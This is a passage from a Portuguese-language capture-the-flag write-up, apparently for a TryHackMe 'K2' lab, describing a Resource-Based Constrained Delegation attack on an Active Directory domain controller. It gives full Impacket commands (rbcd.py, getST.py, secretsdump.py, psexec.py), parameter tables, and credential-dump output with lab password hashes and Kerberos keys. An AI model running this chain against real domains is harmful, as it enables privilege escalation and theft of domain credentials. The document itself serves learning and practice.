Parâmetro	Significado
`K2.THM/o.armstrong:'arMStronG08'`	Credenciais do usuário com permissão de adicionar máquinas
`-dc-ip 10.10.107.33`	IP do **Domain Controller**
`-computer-name RBCDPC$`	Nome do novo computador a ser criado (o `$` indica que é uma máquina)
`-computer-pass 'Passw0rd123!'`	Senha definida para essa nova máquina

6.2.2 Configurando o campo `ms-DS-AllowedToActOnBehalfOfOtherIdentity` no DC

Esse campo fica no objeto do **computador-alvo (DC)** e define quais entidades podem fazer RBCD nele.

```
arthur-strelow@ubuntu-star:~$ rbcd.py -delegate-from RBCDPC$ -dc-ip
10.10.107.33 -action 'write' K2.THM/o.armstrong:'arMStronG08' -delegate-to
K2ROOTDC$

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] RBCDPC$ can now impersonate users on K2ROOTDC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     RBCDPC$      (S-1-5-21-1966530601-3185510712-10604624-1116)
```

Parâmetro	Significado
`-delegate-from RBCDPC$`	Nome do **computador malicioso** (que foi criado com o `addcomputer.py`) que vai **usar a delegação**
`-dc-ip 10.10.107.33`	IP do Domain Controller (DC)
`-action 'write'`	Define que você deseja **escrever a delegação** (poderia ser `read`, `remove`, etc.)
`K2.THM/o.armstrong:'arMStronG08'`	Credenciais do usuário que possui `GenericWrite` sobre o objeto do DC

Parâmetro	Significado
`-delegate-to K2ROOTDC$`	Nome do **Domain Controller** (objeto de computador no AD) que você quer delegar o acesso

6.2.3 Descobrindo SPN (Service Principal Name) no alvo.

É necessário saber o **SPN (Service Principal Name)** associado ao serviço do Domain Controller.

Uma forma de obter esse SPN é usando o BloodHound, onde é possível visualizar os SPNs vinculados a máquinas ou usuários.

Outra forma é utilizando o `GetUserSPNs.py`, do Impacket:
`GetUserSPNs.py K2.THM/o.armstrong:'arMStronG08' -dc-ip 10.10.107.33`

Caso não apareça nenhum SPN associado diretamente a um usuário, você ainda pode usar SPNs **comuns do DC**, como:

- `cifs/k2rootdc.k2.thm`
- `ldap/k2rootdc.k2.thm`
- `host/k2rootdc.k2.thm`


Esses SPNs podem ser utilizados normalmente para forjar um **TGS com `getST.py`** no ataque de RBCD.

6.2.4 Obtendo Ticket personificado

Agora é hora de obter o **ticket de serviço personificado** com o usuário `Administrator`.

```
arthur-strelow@ubuntu-star:~$ getST.py -spn 'cifs/K2ROOTDC.K2.THM' -
impersonate Administrator -dc-ip 10.10.107.33
'K2.THM/RBCDPC$:Passw0rd123!'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
    [*] Requesting S4U2self
    [*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_K2ROOTDC.K2.THM@K2.THM.ccache
```

Parâmetro	Significado
`-spn 'cifs/K2ROOTDC.K2.THM'`	SPN (Service Principal Name) do serviço alvo, neste caso o **CIFS do DC**
`-impersonate Administrator`	Usuário alvo da **personificação (impersonation)** — você está assumindo o Administrator
`-dc-ip 10.10.107.33`	IP do Domain Controller (KDC)
`'K2.THM/RBCDPC$:Passw0rd123!'`	Credenciais da **máquina com permissão de delegação** configurada via RBCD



Usando o `ccache` para executar ações como se fosse o `Administrator`.

6.2.5 Obtendo acesso ao sistema

6.2.5.1 Uso do `secretsdump` para extração de credenciais

O `secretsdump.py` tem o objetivo principal objetivo de fazer **dump de credenciais** (`SAM, LSA Secrets, NTDS`) de um host remoto.

Comando: `secretsdump.py -k -target-ip 10.10.107.33 K2ROOTDC.k2.thm`

> **Observação**
>
> O parâmetro `-k` no `secretsdump.py` é usado para **autenticação via Kerberos usando o ticket já existente no cache**, ao invés de solicitar senha ou hash.

```
arthur-strelow@ubuntu-star:~/Downloads/k2$ secretsdump.py -k -target-ip
10.10.107.33 K2ROOTDC.k2.thm

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:15ecc755a43d2e7c8001215
609d94b90:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account
doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
K2\K2ROOTDC$:plain_password_hex:4fe14a1a537356d42c20143aa65201cec9587b77ab
993219dcac4e7c7bff73978a6249f3216a839668defcd1e2eb1086536cfbd46f6d3ad1acd6
1cad8d632b5dfced4d39e9281f6bb5136f367c68e403223993a94a6dd63afc4a6f097da580
4ec6da0db57e1e58b7aa5d0a9d52d55effb2f8e75590d2a66822023844dd1e5cf73380ab99
3f7e0e3a4305603147fd45fb504d676262dfa3692b883c6246b6b6eb8d97d8dc7d8c98a91e
70c7cc07dd3f1cf2060c9691ee9d3b48d7cbedc210bad74c944afbf85cd3a5c7afd7cef7df
65e0b6fd0c4329b09ca55bbeb5c7002d37b41b5d365c410736ac1ff6438230394fd2
K2\K2ROOTDC$:aad3b435b51404eeaad3b435b51404ee:6708bec281a27eee7a084afb524a
a923:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0e88ce11d311d3966ca2422ac2708a4d707e00be
dpapi_userkey:0x8b68be9ef724e59070e7e3559e10078e36e8ab32
[*] NL$KM
 0000   8D D2 8E 67 54 58 89 B1  C9 53 B9 5B 46 A2 B3 66   ...gTX...S.
[F..f
 0010   D4 3B 95 80 92 7D 67 78  B7 1D F9 2D A5 55 B7 A3
.;...}gx...-.U..
 0020   61 AA 4D 86 95 85 43 86  E3 12 9E C4 91 CF 9A 5B   a.M...C........
[
 0030   D8 BB 0D AE FA D3 41 E0  D8 66 3D 19 75 A2 D1 B2
......A..f=.u...
NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa
4d8695854386e3129ec491cf9a5bd8bb0daefad341e0d8663d1975a2d1b2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:15ecc755a43d2e7c8001215
609d94b90:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5dea71ff019233bdca7ec465107276
32:::
j.smith:1111:aad3b435b51404eeaad3b435b51404ee:9545b61858c043477c350ae86c37
b32f:::
o.armstrong:1113:aad3b435b51404eeaad3b435b51404ee:6cc089ba579e04d4f44a468b
6ad1c409:::
K2ROOTDC$:1008:aad3b435b51404eeaad3b435b51404ee:6708bec281a27eee7a084afb52
```

```
4aa923:::
RBCDPC$:1116:aad3b435b51404eeaad3b435b51404ee:ab4f5a5c42df5a0ee337d12ce773
32f5:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-
96:8044ea734b80475d2998673ded8036645d83ec115abc14f1990bb8e6c38f3d67
Administrator:aes128-cts-hmac-sha1-96:524c729d15c411121eb773246cdcaff5
Administrator:des-cbc-md5:80d56ebff2c26dd0
krbtgt:aes256-cts-hmac-sha1-
96:10e96d99d70a03db0d17a30bda313478b4873d29e3e767474142453ab2228713
krbtgt:aes128-cts-hmac-sha1-96:2999ff505aeed39ecdb5a370bc4719fc
krbtgt:des-cbc-md5:c2764ff131daec0d
j.smith:aes256-cts-hmac-sha1-
96:ac9fdf934fd59400501a4774d56183eead48e1a975e75ba26f44b0c9fa4c1661
j.smith:aes128-cts-hmac-sha1-96:8e0fa34388c02a18d25a7567043cb0d7
j.smith:des-cbc-md5:ad40dc972a1c200d
o.armstrong:aes256-cts-hmac-sha1-
96:3daff62c48e70a8a149ecd65ffed7e1246caafc948dbcf3713ceb29a0086252e
o.armstrong:aes128-cts-hmac-sha1-96:8ea4d2e742ed8755597548060ad845a4
o.armstrong:des-cbc-md5:64ae4ce3df9e855b
K2ROOTDC$:aes256-cts-hmac-sha1-
96:7bcff1b79b5bbfdd0ea64d45e5d15f577217b696bab236bd400c597b1754aba4
K2ROOTDC$:aes128-cts-hmac-sha1-96:22bbecb45342a603ca22c5db9780ab50
K2ROOTDC$:des-cbc-md5:ab34a8d59d102a7c
RBCDPC$:aes256-cts-hmac-sha1-
96:46e159b397f7a5ddf93db1ef1cc35c8827b414603d94d32c72fb8492828b1a84
RBCDPC$:aes128-cts-hmac-sha1-96:97b0955bec62f147c3ea37de4bf8a014
RBCDPC$:des-cbc-md5:0d04d54f45ab1357
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A
stop control has been sent to a service that other running services are
dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Hash do administrator encontrada

Administrator:500:aad3b435b51404eeaad3b435b51404ee:15ecc755a43d2e7c8001215609d94b90:::

6.2.5.2 Alternativo: Uso do `psexec` para obtenção de shell remota

Comando: `psexec.py -k -no-pass K2.THM/Administrator@K2ROOTDC.K2.THM`

- O `psexec.py` permite obter uma **shell interativa remota** via SMB/RPC, geralmente com privilégios SYSTEM.
- Ideal quando você quer **interagir com o sistema**, como:
  - Executar comandos
  - Mover/copiar arquivos
  - Enumerar diretórios
- Ele utiliza a interface `svcctl` (Service Control Manager) para:
  - Criar um serviço temporário
  - Executar o comando desejado no contexto do serviço

7. Acima do `Administrator`, mas ninguém

Uma vez dentro do sistema como Administrador, temos permissão para realizar qualquer ação. Localizei a flag na área de trabalho (“Desktop”). A partir desse ponto, temos diversas possibilidades para manter a persistência, como criar um novo usuário com permissões administrativas, entre outras ações.